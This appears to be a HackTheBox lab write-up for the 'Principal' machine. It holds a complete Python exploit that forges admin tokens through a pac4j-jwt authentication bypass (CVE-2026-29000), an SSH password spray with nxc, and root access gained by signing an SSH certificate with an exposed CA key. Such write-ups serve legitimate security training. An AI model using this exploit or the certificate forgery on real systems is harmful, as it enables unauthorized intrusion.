



HACKTHEBOX



Principal

11th March 2026

Prepared By: Pho3o

Machine Author: ippsec

Difficulty: **Medium**

Synopsis

Principal is a medium difficulty machine that is themed around misplaced cryptographic trust. The foothold exploits CVE-2026-29000, an authentication bypass in pac4j-jwt's JwtAuthenticator where a PlainJWT wrapped inside a valid JWE envelope bypasses signature verification entirely. After forging an admin token and extracting SSH credentials from the corporate dashboard, privilege escalation abuses an SSH CA configuration that trusts any certificate signed by the CA without validating the principal (username) claim, allowing us to forge a certificate for root. Both attack stages exploit the same class of flaw: a system that verifies the cryptographic envelope but never validates the identity claim inside it.

Skills Required

- Basic Web Enumeration
- Linux Fundamentals
- SSH Password Spray

Skills Learned

- pac4j-jwt Authentication Bypass Exploitation (CVE-2026-29000)
- SSH CA Certificate Forgery

Enumeration

Nmap

We will start with our usual `Nmap` scan and find several ports open.

```
$ nmap -sC -sV 10.129.244.221
<SNIP>
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp  open  http-proxy   Jetty
| http-title: Principal Internal Platform - Login
|_ Requested resource was /login
|_ http-server-header: Jetty
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 11 Mar 2026 14:22:48 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
<SNIP>
```

We see two port open, `ssh` on `port 22` and a web application on `port 8080`. We can also notice that the web app is powered by `pac4j-jwt/6.0.3`.

Web Application Reconnaissance

First, we'll visit the web app on `port 8080` which redirects to a login page for Principal Internal Platform.

Principal
INTERNAL PLATFORM

Sign in to your account
Access the corporate dashboard and management tools.

Username
Enter your username

Password
Enter your password

☐ Remember me [Forgot password?](#)

Sign In

Unified Operations Dashboard
Manage deployments, monitor infrastructure, and oversee team access from a single platform.

- Deployment Management**
Automated CI/CD pipeline control with SSH certificate authentication.
- Access Control**
Role-based access management with JWT-encrypted authentication.
- Real-time Monitoring**
Infrastructure health monitoring with Prometheus integration.

Principal Corp © 2025. Internal use only.
v1.2.0 | Powered by pac4j

We immediately notice that the footer reads `v1.2.0 | Powered by pac4j` as we saw in our `Nmap` scan. Additionally if we try submitting default credentials to the login form we will notice the request is sent to `/api/auth/login`.

We can fuzz to see if we can find more `API` endpoint with a tool like `Feroxbuster` or `FFUF` but we can also see `/static/js/app.js` in the source code. We can try reading the `JavaScript` which ends up containing useful information about the authentication flow and also certain `API` endpoints.

```
$ curl -s http://10.129.244.221:8080/static/js/app.js
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';
<SNIP>
```

From here we see some standard endpoints like `/dashboard`, `/users`, `/settings` and `/auth/login`. The most interesting endpoint however is `/api/auth/jwks` which according to the notes contains a public key. Let's use `cURL` once more to get the key.

```
$ curl -s http://10.129.244.221:8080/api/auth/jwks | jq
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "enc-key-1",
      "n": "lTh54vtBS1NAWrxFU1NEZdrVxPeSMhHZ5NpZX <SNIP>"
    }
  ]
}
```

This gives us the `RSA` public key used for `JWE` encryption. Notably, only the encryption key is exposed. The signing key is separate and not available via `JWKS`. But from the information we have thus far, including the use of `JWE` encryption, `JWS` signature verification and the `pac4j-jwt/6.0.3` version, we fall on `CVE-2026-29000`.

Foothold

CVE-2026-29000

[CVE-2026-29000](#) is a critical authentication bypass in `pac4j-jwt 6.0.3`'s `JwtAuthenticator`. When the authenticator is configured with both encryption (`JWE`) and signature (`JWS`) verification:

1. A `JWE` token is received and decrypted using the server's `RSA` private key
2. The inner payload is extracted and `toSignedJWT()` is called on it
3. If the inner payload is a `PlainJWT` (unsigned, `{"alg": "none"}`), `toSignedJWT()` returns null
4. The code checks `if (signedJWT != null)` before verifying the signature
5. When `signedJWT` is null, signature verification is entirely skipped

The server validates the cryptographic envelope (`JWE` decryption succeeds) but never validates the identity claim inside it (no signature on the inner `JWT`). So we can forge an admin token for us to use.

We will use the following script to:

1. Extract the `RSA` public key from the `JWKS` endpoint
2. Craft a `PlainJWT` with admin claims
3. Wrap it in a `JWE` encrypted with the server's public key
4. Test and print the forged token

```
#!/usr/bin/env python3
"""CVE-2026-29000 - pac4j-jwt Authentication Bypass"""

import json
import time
import base64
import requests
from jwcrypto import jwk, jwe
import sys

TARGET = sys.argv[1]

# Step 1: Fetch the RSA public key from JWKS
print("[*] Fetching JWKS...")
resp = requests.get(f"{TARGET}/api/auth/jwks")
jwks_data = resp.json()
key_data = jwks_data['keys'][0]
pub_key = jwk.JWK(**key_data)
print(f"[+] Got RSA public key (kid: {key_data['kid']})")

# Step 2: Craft a PlainJWT with admin claims
```

```

def b64url_encode(data):
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode()

now = int(time.time())
header = b64url_encode(json.dumps({"alg": "none"}).encode())
payload = b64url_encode(json.dumps({
    "sub": "admin",
    "role": "ROLE_ADMIN",
    "iss": "principal-platform",
    "iat": now,
    "exp": now + 3600
}).encode())
plain_jwt = f"{header}.{payload}."
print(f"[*] Crafted PlainJWT with sub=admin, role=ROLE_ADMIN")

# Step 3: Wrap in JWE encrypted with server's RSA public key
jwe_token = jwe.JWE(
    plain_jwt.encode(),
    recipient=pub_key,
    protected=json.dumps({
        "alg": "RSA-OAEP-256",
        "enc": "A128GCM",
        "kid": key_data['kid'],
        "cty": "JWT"
    })
)
forged_token = jwe_token.serialize(compact=True)
print(f"[+] Forged JWE token created")

# Step 4: Access protected endpoints
headers = {"Authorization": f"Bearer {forged_token}"}

print("\n[*] Accessing /api/dashboard...")
resp = requests.get(f"{TARGET}/api/dashboard", headers=headers)
print(f"[+] Status: {resp.status_code}")
data = resp.json()
print(f"[+] Authenticated as: {data['user']['username']} ({data['user']['role']})")

print(f"[+] Token: {forged_token}")

```

We can save this into a file called `jwt.py` and then we will pass the target `URL` and port as a parameter


```

$ python3 jwt.py http://10.129.244.221:8080
[*] Fetching JWKS...
[+] Got RSA public key (kid: enc-key-1)
[*] Crafted PlainJWT with sub=admin, role=ROLE_ADMIN
[+] Forged JWE token created


[*] Accessing /api/dashboard...
[+] Status: 200
[+] Authenticated as: admin (ROLE_ADMIN)
[+] Token: eyJhbGciOiAiU1NBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImtpZC... <SNIP>

```


Now that we have a token, we add it to the session storage in our browser labeled as `auth_token` and we can refresh the page to login which will bring us straight to the dashboard.



Under the `Users` tab we find a list of users.



We see an encryption key password under the `Security` tab.



With this password and the list of users we can conduct a password spray on `ssh` to see if a user is making use of the password. We'll save the usernames into a file called `user.txt` and then use `nxc` for the spray. We give the username file, password and IP as parameters.

```
$ nxc ssh 10.129.244.221 -u user.txt -p 'D3pl0y_$$H_Now42!'
SSH      10.129.244.221 22      10.129.244.221  [*] SSH-2.0-OpenSSH_9.6p1
Ubuntu-3ubuntu13.14
SSH      10.129.244.221 22      10.129.244.221  [-] admin:D3pl0y_$$H_Now42!
SSH      10.129.244.221 22      10.129.244.221  [+] svc-
deploy:D3pl0y_$$H_Now42! Linux - Shell access!
```

It appears the `svc-deploy` user is using the password and we can log into their account through `SSH`.

```
$ ssh svc-deploy@10.129.244.221
svc-deploy@10.129.244.221's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
```

We can find the user flag in `svc-deploy's` home directory!

Privilege Escalation

The user is part of the `deployers` group and if we enumerate the file system we will find that the group has access to the `/opt/principal/ssh` directory.

```
svc-deploy@principal:/opt/principal/ssh$ ls -la
total 20
drwxr-x--- 2 root deployers 4096 Mar 11 04:22 .
drwxr-xr-x 5 root root      4096 Mar 11 04:22 ..
-rw-r----- 1 root deployers 288 Mar  5 21:05 README.txt
-rw-r----- 1 root deployers 3381 Mar  5 21:05 ca
-rw-r--r-- 1 root root      742 Mar  5 21:05 ca.pub
```

We immediately notice that we are able to read the `SSH CA private key` but we also find that the `sshd` configuration trusts this `CA` as indicated in the `README` file.

```
svc-deploy@principal:/opt/principal/ssh$ cat README.txt
CA keypair for SSH certificate automation.
```

This CA is trusted by sshd for certificate-based authentication.
Use deploy.sh to issue short-lived certificates for service accounts.

Key details:

```
Algorithm: RSA 4096-bit
Created: 2025-11-15
Purpose: Automated deployment authentication
```

The file also mentions a script `deploy.sh` however we are unable to read this file. Let's check the `sshd` configs as well.

```
svc-deploy@principal:/opt/principal/ssh$ cat /etc/ssh/sshd_config.d/60-
principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
```

Here we see a critical misconfiguration. `TrustedUserCAKeys` is set but there is no `AuthorizedPrincipalsFile` or `AuthorizedPrincipalsCommand` configured.

When OpenSSH's `TrustedUserCAKeys` is configured without an `AuthorizedPrincipalsFile`:

- Any certificate signed by the trusted CA is accepted
- The principal listed in the certificate is matched against the username being logged into

We also see that `PermitRootLogin` is set to `prohibit-password` which means `root` login via password is blocked. However certificate-based authentication is allowed. Since we have the CA private key we can sign a certificate with any principal we want - including `root`!

This is the same class of flaw as the foothold: the system verifies the cryptographic envelope (the certificate is validly signed by the trusted CA) but the attacker controls the identity claim (the principal).

So in order to escalate our privileges we will generate a new `ssh` key pair, sign the public key with the CA and specify `root` as the principal and finally, `ssh` as root using the forged certificate.

We start by generating a new key in the `/tmp` directory.

```
svc-deploy@principal:~$ ssh-keygen -t ed25519 -f /tmp/pwn -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/pwn
Your public key has been saved in /tmp/pwn.pub
The key fingerprint is:
<SNIP>
```

Next we will sign it using the following flags:

- `-s /opt/principal/ssh/ca`: CA private key we will use for signing

- `-I "pwn-root"`: The certificate ID
- `-n root`: The root principal
- `-v +1h`: Validity period of an hour
- `/tmp/pwn.pub`: Public key being signed

```
svc-deploy@principal:~$ ssh-keygen -s /opt/principal/ssh/ca -I "pwn-root" -n root
-V +1h /tmp/pwn.pub
Signed user key /tmp/pwn-cert.pub: id "pwn-root" serial 0 for root valid from
2026-03-11T15:00:00 to 2026-03-11T16:01:53
```

Let's verify the certificate has the `root` principal.

```
svc-deploy@principal:~$ ssh-keygen -L -f /tmp/pwn-cert.pub
/tmp/pwn-cert.pub:
    Type: ssh-ed25519-cert-v01@openssh.com user certificate
    Public key: ED25519-CERT
SHA256:02cCVJxbH7lVvItnsgrmQhfU/PyMue9BsfnITmYaTlY
    Signing CA: RSA SHA256:bExSfFTUaopPXEM+lTW6QM0uXnsy7CICk0+p0UKK3ps (using
rsa-sha2-512)
    Key ID: "pwn-root"
    Serial: 0
    Valid: from 2026-03-11T15:00:00 to 2026-03-11T16:01:53
    Principals:
        root
    Critical Options: (none)
    Extensions:
        permit-X11-forwarding
        permit-agent-forwarding
        permit-port-forwarding
        permit-pty
        permit-user-rc
```

Now we are free to use the key to `SSH` into `root`.

```
svc-deploy@principal:~$ ssh -i /tmp/pwn root@localhost
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

root@principal:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Finally we can find the `root` flag in the `root` directory!